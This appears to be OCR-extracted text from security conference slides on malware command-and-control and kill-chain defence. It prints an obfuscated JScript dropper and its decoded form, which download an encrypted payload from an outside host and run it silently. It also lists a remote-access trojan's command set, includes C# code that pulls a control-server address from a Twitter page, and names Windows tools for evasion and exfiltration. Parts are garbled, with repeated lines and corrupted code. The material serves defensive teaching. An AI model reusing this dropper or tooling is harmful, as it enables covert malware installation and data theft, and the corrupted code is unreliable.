v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x
);if(31^<d){z=1;f+=".dll"}else f+=x1;s.SaveToFile(f,2);z^&^&(f="regsvr32"+x1+" /s
"+f);s.Close();w.run("cmd"+x1+" /c "+f,0);w1.Sleep(u*2)}}}catch(q){}df();function
r(k,e){for(var
l=0,n,c=[],q=[],b=0;256^>b;b++)c[b]=b;for(b=0;256^>b;b++)l=l+c[b]+e.charCodeAt(b%e.l)
ength)^{255}, n=c[b], c[b]=c[1], c[1]=n; for (var
p=1=b=0; p^k.length; p++)b=b+1^k.255, l=1+c[b]^k.255, n=c[b], c[b]=c[l], c[l]=n,q.push(Stri
ng.fromCharCode(k.charCodeAt(p)^^c[c[b]+c[1]^&255]));return q.join("")}function
su(k,e){k.setRequestHeader("User-Agent",e)}function h(k,y,j){var
e=g("WinHttp.WinHttpRequest.5.1");e.SetProxy(0);e.Open("\x47E\x54",y,0);su(e,k);e.Se
nd();if(200==e.status)return r(e.responseText,j)}function
df(){a.deleteFile(w1.ScriptFullName)}function g(k){return new
ActiveXObject(k)};>wtm.js && start wscript //B wtm.js "y0fz0r5qF2MT"
"http://mediafilled.com/?utm source=48853" "Mozilla/4.0 (compatible; MSIE 8.0;
Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0)"
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
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var w = new ActiveXObject("WScript.Shell"), a = new ActiveXObject("Scripting.FileSystemObject");
try {
   rc4 key = WScript.Arguments(0)
   URL = WScript.Arguments(1)
   user agent string = WScript.Arguments(2)
   separator = "***";
   WScript.Sleep(360000);
   var n = request and decrypt(user agent string, URL, rc4 key);
     wscript //B wtm.js "y0fz0r5qF2MT"
     "http://mediafilled.com/?utm_source=48853" "Mozilla/4.0 (compatible; MSIE
     8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
     CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)"
           s.WriteText(v);
           if (31 < pe charactersistics) {is dll = 1; filename += ".dll" }</pre>
           else filename += ".exe";
           s.SaveToFile(filename, 2);
           if (is_dll) filename = "regsvr32.exe /s " + filename;
           s.Close();
           w.run("cmd.exe /c " + filename, 0);
           WScript.Sleep(1200)
 catch (q) { }
```








- 1 Launch Process
- 2 Process Listing
- 3 Terminate Process
- 4 Download a file from the C2, launch it, and then delete it
- 5 Exit the malware
- 6 Sleep
- 7 Update C2 configuration and save it to %APPDATA%\vcl.tmp
- 8 Download a file, load it into memory, then delete the file
- 9 Load a DLL from %APPDATA% and execute one of its exported functions
- 12 List all servers in the domain
- 13 Get network adaptor information
- 14 List TCP connection status (netstat)
- 15 Retrieve information about connected users
- 16 List servers in the primary domain
- 17 Locates DCs on a domain
- 32 Directory listing
- 33 Upload a file to the C2
- 34 Delete file
- 35 Copy file and delete original
- 36 Download and save file
- 37 Echo



Reference: http://atlseccon.com/wp-content/uploads/Karim-Nathoo-Novel-C2-and-Exfiltration-in-Malware-Public-atlseccon2013.pdf

```
static void Main(string[] args)
  string httpResponse = new
      StreamReader(WebRequest.Create("http://www.twitter.com/xbillybobx/").GetResponse().GetResponseStream(),
      Encoding.ASCII).ReadToEnd();
  int startIndex = httpResponse.IndexOf(".x.");
  if (startIndex != -1)
     int endIndex = httpResponse.IndexOf(".x.", startIndex+3);
     string ServerIPCipher = httpResponse.Substring(startIndex+3, endIndex-startIndex-3);
     string ServerIP = Decrypt(ServerIPCipher, "cryp1234"):
     Console.Wr
                Cipher: ZOTkW0hZRTRavuJwjpyRoA==
public static st
                Address: 86.181.13.192
  string str;
  byte[] rgbIV :
                            host86-181-13-192.range86-181.btcentralplus.com
                Name:
  byte[] buffer
  byte[] bytes
  DESCryptoServiceProvider provider = new DESCryptoServiceProvider();
  buffer = Convert.FromBase64String(strText);
  MemoryStream stream2 = new MemoryStream();
  CryptoStream stream = new CryptoStream(stream2, provider.CreateDecryptor(bytes, rgbIV),
      CryptoStreamMode.Write);
  stream.Write(buffer, 0, buffer.Length);
  stream.FlushFinalBlock();
  str = Encoding.UTF8.GetString(stream2.ToArray());
  return str;
```





# Attackers use native functionality whenever possible. And with powershell and wmic, anything is possible.

#### Profile

tasklist nbstat nslookup netstat systeminfo quser

#### Evade

route xcacls fsutil

#### Control


schtasks, at

taskkill
regsvr32
powershell
wmic, netsh
net
reg, sc
rundll32
ieexec
installutil

#### Exfiltrate

robocopy bitsadmin makecab ftp 7z, zip, rar





Reference: http://www.lockheedmartin.com/us/what-we-do/information-technology/cybersecurity/tradecraft/cyber-kill-chain.html

#### Detect

Identify adversary activities or their effects by discovering or discerning the fact that an activity is occurring, has occurred, or is about to occur.

#### Deny (Obviate)

Render adversary efforts or intentions ineffective by ensuring that efforts or resources cannot be used or will have no effects.

## Disrupt (Limit or Impede)

Restrict the consequences of adversary efforts by limiting the damage or effects of activities in terms of time, resources, or mission impacts.

Action on Objectives

Command and Control

Install


Exploit

Delivery





	Email Content Filtering	Exploit Mitigation and Patching
Action on Objectives		
Command and Control		
Install		
Exploit		Disrupt
Delivery		












	Email Content Filtering	Exploit Mitigation and Patching	Whitelisting and Blacklisting	Web and Domain Reputation	Anomaly Detection
Action on Objectives					Detect
Command and Control				Disrupt	
Install			3 Deny		
Exploit		Disrupt			
Delivery	Deny				





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